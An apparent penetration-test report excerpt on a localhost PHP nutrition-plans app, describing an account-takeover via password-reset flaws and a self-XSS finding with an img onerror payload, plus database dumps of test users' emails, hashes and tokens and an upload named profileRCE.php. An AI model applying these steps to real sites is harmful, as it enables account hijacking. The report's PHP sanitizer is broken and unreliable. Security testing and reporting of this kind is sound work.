Edit Copy Delete	8	&lt,h1&gt,Mohamed&lt,/h1&gt,	HammodNew1	hammod.syria200001@gmail.com	$2y$10$xeZVZ9ypVcfGJX73RAbeWuRqKpd9WQ.fswOU6Ja/Pwl...	uploads/6t ba146fbd3
Edit Copy Delete	9	ahmed	3arbawii	3arbawii@gmail.com	$2y$10$QqvM.NOjFEhjfp3KDFwSKeUqteRPcaQDW8Qyal0OGP4...	uploads/11
Edit Copy Delete	10	new new	hammod10	hammod@gmail.com	$2y$10$CH66t0Z0FY9wkFLF1S/n5OFHtzYGMlqzH2ybVls0l6a...	uploads/m
Edit Copy Delete	11		sonds	hacker@gmail.com	$2y$10$eq/K86g9zmAivZEyfLPKL.jsCKdHr1ENvuEaatRiB0b...	
Edit Copy Delete	12	saleh	saleh	saleh@gmail.com	$2y$10$66yDj2ufXyd7mqxnHq8XV.6rP5HiQRd5nq5fel3s28j...	
Edit Copy Delete	13	amna	amna	amna@gmail.com	$2y$10$bADhyi4o8nzZPfqEy.Ewa.xynAf71sN/EAxRylxwasC...	
Edit Copy Delete	14	istabraq	istabraq	istabraq@gmail.com	$2y$10$05vpf0ACrArvZ6egpBYBYuPfxoKxaluiRq3Wm96sVJf...	uploads/pr

to make (ATO)

1- the user “sondos” should open localtest.me/nutirationPlans/nutirationPlans/forgot_password.php

2- the reset link will send to hacker@gmail.com

3- as a hacker open (hacker@gmail.com) and click on reset password link :

localtest.me/nutir ationPlans/nutirat ionPlans/reset_pa ssword.php?token =af3 83b 92 afa9 9 b81e24bdb8341c d 0d 3574f ab 0d 71 22b 6c 4ff5 94ab d c d3c3a0ea


	rid	email	token	reset_link	timestamp
Edit Copy Delete	1	3trbi56@gmail.com	d28dacaae48e6cd8c806edd7dda2b4096e817449ead53d5a5a...		0000-00-00
Edit Copy Delete	2	3trbi56@gmail.com	http://localhost/nutirationPlans/reset_password.ph...		0000-00-00
Edit Copy Delete	3	3trbi56@gmail.com	localhost/nutirationPlans/reset_password.php?token...		0000-00-00
Edit Copy Delete	4	3trbi56@gmail.com	a3a2978b7a943015a9db2b8f3175b0af5b55028c52d3d78647...		0000-00-00
Edit Copy Delete	5	3trbi56@gmail.com	4bdff86c78c4777d67ef1064dceb214e5c635c1a241f6ad5e4...		0000-00-00
Edit Copy Delete	6	3trbi56@gmail.com	9a6449c55861c0267b31f59075b86284fad53130f70124692...		0000-00-00
Edit Copy Delete	7	hammod.syria2s001@gmail.com	d931965eac5d0bd73792b79ef55a762e244bd3579a8a10c54...		0000-00-00
Edit Copy Delete	8	hammod.syria2s001@gmail.com	a32879a7b1536b0f6dd2b6aff8201f6234c6a5468049b78365f...		0000-00-00
Edit Copy Delete	9	hammod.syria2s001@gmail.com	cdd987a1dc8ee3dd32fc9fdb4cdeb4a3092fe221856d12b3dc...		0000-00-00
Edit Copy Delete	16	hacker@gmail.com	af883b92afa99b81e24bdb8341cd0d3574fab0d7122b6c4ff5...	http://localhost/nutirationPlans/reset_password.ph...	0000-00-00

4- Reset password page will opened changepassword and submit


5- click submit

password will change in (hacker@gmail.com) that is related with user sonds...

login page will opened enter username: sonds and password: hack .




6- click login : OTP verification code will send to (hacker@gmail.com)



username	uemail	upassword	uimg	otp	reset_token
hammod12	hammod.syria@gmail.com	12345			
ha	hammod.syriad20021@gmail.com	$2y$10$5lj66S6196CodQn6Ky4tWu51AWmp8R1dX6Z8uQ1UCOz...	uploads/65fde7333605c3.05036263.jpg		
test	hammod@gmail.com	$2y$10$O2zIjJf23OC99v8y2mcyVuD673tSjtPnIfuQ4/Fv7oY...	uploads/6bbf2331-4a00-41e2-a5ef-ba146fbd3858.jpg		
ddss	hammod.syria2s0012525@gmail.com	$2y$10$xwBNqI.i0sIFRaJ0aOqVyubdCUqrmKySDgIjn9k582X...	uploads/6611c2773342d6.15833033.jpg		http://localhost/nutrationPlans/rese
Hammod	hammod.syria000@gmail.com	$2y$10$pTciGIK0aqGCF8Rflvo1nO4ta/CQG5S4iRrALrVLkHB...	uploads/6bbf2331-4a00-41e2-a5ef-ba146fbd3858.jpg		http://localhost/nutrationPlans/rese
3trbii_5	3trbii56@gmail.com	$2y$10$eb1sN5DU2RgwdA3DgD7qFOtWAxcfTXIjYaeUjBL.v7m...	uploads/6603833ecb12b7.28351243.png		http://localhost/nutrationPlans/rese
!> HammodNew1	hammod.syria200001@gmail.com	$2y$10$xeZVZ9ypVcfGJX73RAbeWuRqKpd9WQ.fswOU6Ja/Pwl...	uploads/6bbf2331-4a00-41e2-a5ef-ba146fbd3858.jpg		
3arbawii	3arbawii@gmail.com	$2y$10$QqvM.NOjFEhjfp3KDFwSKeUqteRPcaQDW8Qyal0OGP4...	uploads/116319184.jpg		
hammod10	hammod@gmail.com	$2y$10$CH66t0Z0FY9wkFLF1S/n5OFHtzYGMlqzH2ybVls0l6a...	uploads/images.jpg		
sonds	hacker@gmail.com	$2y$10$RWE6Mv/FSla00rw6MIC4CeDiXzrB18lrBlkagFIlSbo...		705027	
saleh	saleh@gmail.com	$2y$10$66yDj2ufXyd7mqxnHq8XV.6rP5HiQRd5nq5feI3s28j...			
amna	amna@gmail.com	$2y$10$bADhyi4o8nzZPfqEy.Ewa.xymAf71sN/EAxRytxwasC...			
istabraq	istabraq@gmail.com	$2y$10$05vpf0ACrArvZ6egpBYBYuPfxoKxaIuiRq3Wm96sVJf...	uploads/profileRCE.php		

Delete Export

7- click verify,,
sonds account will opened



Remediation

- use a CSRF token that is a unique, unpredictable value generated by the server and included in every form that performs sensitive operations like update profaile csrf_token = bin2hex(random_bytes(32));
- use sameSite cookie attribute restricts how cookies are sent with cross-site requests.. By setting this attribute to Strict , the browser will not send the session cookie with requests made from other origin

006: – self XSS (low)

Description:	This vulnerability allows attackers to inject malicious JavaScript code into name field in plane section which is then executed in the browsers Once the malicious code is executed, attackers can exploit it for various malicious purposes.
Risk:	Likelihood: Low – Impact: Low–
References:	Self Cross Site Scripting (XSS) | Shieldfy Security WIKI


Evidence


1- open http://localhost/nutirationPlans/nutirationPlans/#Plans go to Plans section in the bottom of page and enter charactes to check like <'\>(") in name field

2- open inspect element and search on this characters ,, will find that all charactes set in the table field and not encoded then name filed is vulnerable with XSS <td>${name}</td>
image can set directly in the tale field ,,

3-enter this payload in the name field:

<img src="invalidImg" onerror="alert('Hello XSS attack');">





4- to see injection: open the inspect element and serch on Hello XSS attack will find
<td><img src="invalidImg" onerror="alert('Hello XSS attack');"> </td>

Remediation

"Don’t trust user input"

You should always pass user input through a validator before you use it using htmlspecailchars() function for all inputs from user and increase two conditions to increase security as :

```
function check($inputOfUser)
        {
            $str = preg_replace('#\'#',''',$inputOfUser); // Replace [ ' ] with [ ' ]
            $str = preg_replace('#\\#',",$inputOfUser); // Remove [ / ]
            $str = htmlspecialchars($inputOfUser);
            $inputOfUser = htmlentities($inputOfUser);
            return $inputOfUser;

        }
```